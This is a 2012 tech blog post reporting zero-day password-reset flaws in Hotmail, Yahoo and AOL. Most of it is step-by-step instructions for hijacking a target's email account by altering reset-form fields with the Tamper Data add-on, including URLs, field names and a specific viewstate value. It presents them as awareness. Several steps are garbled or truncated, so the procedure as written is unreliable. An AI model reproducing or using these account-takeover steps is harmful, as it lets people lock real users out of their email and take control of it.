
website statistics

Zero Day Vulnerability Discovered In Hotmail, Yahoo And AOL

When do you use Facebook?

View Results

Loading ... Loading ...
1 Star2 Stars3 Stars4 Stars5 Stars (Rate This)
Loading ... Loading ...

Quite recently, a zero day vulnerability was found in Hotmail which would put the account security of a Hotmail user at jeopardy. The vulnerability allowed a hacker to reset the account’s password to his own choice and through this, lock out the actual owner of the account. That’s apparently the tip of an iceberg. Now, similar vulnerabilities have been found in AOL and Yahoo too.


The vulnerability actually utilizes the Tamper Data add-on. Through this add-on, the hacker is able to tackle the outgoing HTTP request from a browser the very moment the request is being sent. Then he is able to modify whatever data is being sent. In this way, if you try to reset your password, the hacker can gain access to this request, input his own password for resetting and then have the account’s password reset. As a result, you are locked out of your account and the hacker gains controls of it.

Given below is a detailed, step-by-step description of how the process is performed so that you may be well aware if it ever happens to you.

Vulnerability in Hotmail:

  • Go to https://maccount.live.com/ac/resetpwdmain.aspx
  • Enter the target email and then the 6 characters as verification
  • Initiate Tamper Data
  • Delete the element ”SendEmail_ContinueCmd”
  • Replace Element  ”__V_previousForm” with “ResetOptionForm”
  • Change ”__viewstate” to “%2FwEXAQUDX19QDwUPTmV3UGFzc3dvcmRGb3JtZMw%2BEPFW%2Fak6gMIVsxSlDMZxkMkI”
  • Hit Ok and Type any new password that you like
  • Start Tamper Data again and ”__V_SecretAnswerProof”

Vulnerability in Yahoo:

  • Browse to the link https://edit.yahoo.com/forgot .
  • Enter target email and 6 verification characters
  • Start Tamper Data
  • Change element  ”Stage” to “fe200″
  • Hit Ok and then enter the new password
  • Start Tamper Data All in Element Z

Vulnerability in AOL:

  • Browse to the Reset page.
  • Enter target email and verification characters
  • Start Tamper Data
  • Change the element  ”action” to “pwdReset”
  • Change the element  ”isSiteStateEncoded” to “false”
  • Hit Ok and type new password
  • Start Tamper Data All in Element mdNO

Buy Cheapest Related Product From Amazon.com


Six-year-old Boy May Achieve ‘The World’s Youngest Computer Programmer’ Title

Aatma Studio Imagines New Self-Destruct Feature In iPhone 5
You can also press the left/right arrow key on your keyboard to go to previous/next post
  On April 29, 2012(1 year, 0 months ago.)

Recent Search

Recent Tutorials

This tutorial will show how to use S.M.A.R.T. (Self Monitoring Analysis and Reporting Technology) to continuously collect information on health of your equipment.
In this tutorial I'll show you how you can easily protect yourself from any kind of security breaks that may occur through Java.
Today Apple enabled "Two Step Verification" for iCloud And Apple ID. But the process is not that simple. But no worry, here we have made a step by step tutorial.
Cant remember your iPhone passcode? Here I will show you some workaround on what to do and how to recover and restore for every possible scenario.
This tutorial will show you how to perform the Winapp2.ini installation inside CCleaner and how to use it under Windows operating system.
With app called AD Sound Recorder, you can record any stream that passes through your sound card or speakers and in this tutorial I will show you how to do that.
If you want to have Boxee app inside your Apple TV, in this tutorial we will show you how to install XBMC and Boxee using Windows on your Apple TV.
This tutorial will show you how to transfer PS3 Saved Game Files from your PC to your PS3 game console.
Adding videos from external sources such as internet, more specifically from YouTube, is a great solution to enhance a presentation; in this tutorial I will show you the procedure.
If you are one of new comers to Windows Phone 8, like me, in this tutorial I will walk you through the process to update your Windows Phone 8 device.
Close You Have To Login
User:
Pass:
Login With »Login With TwitterLogin With Facebook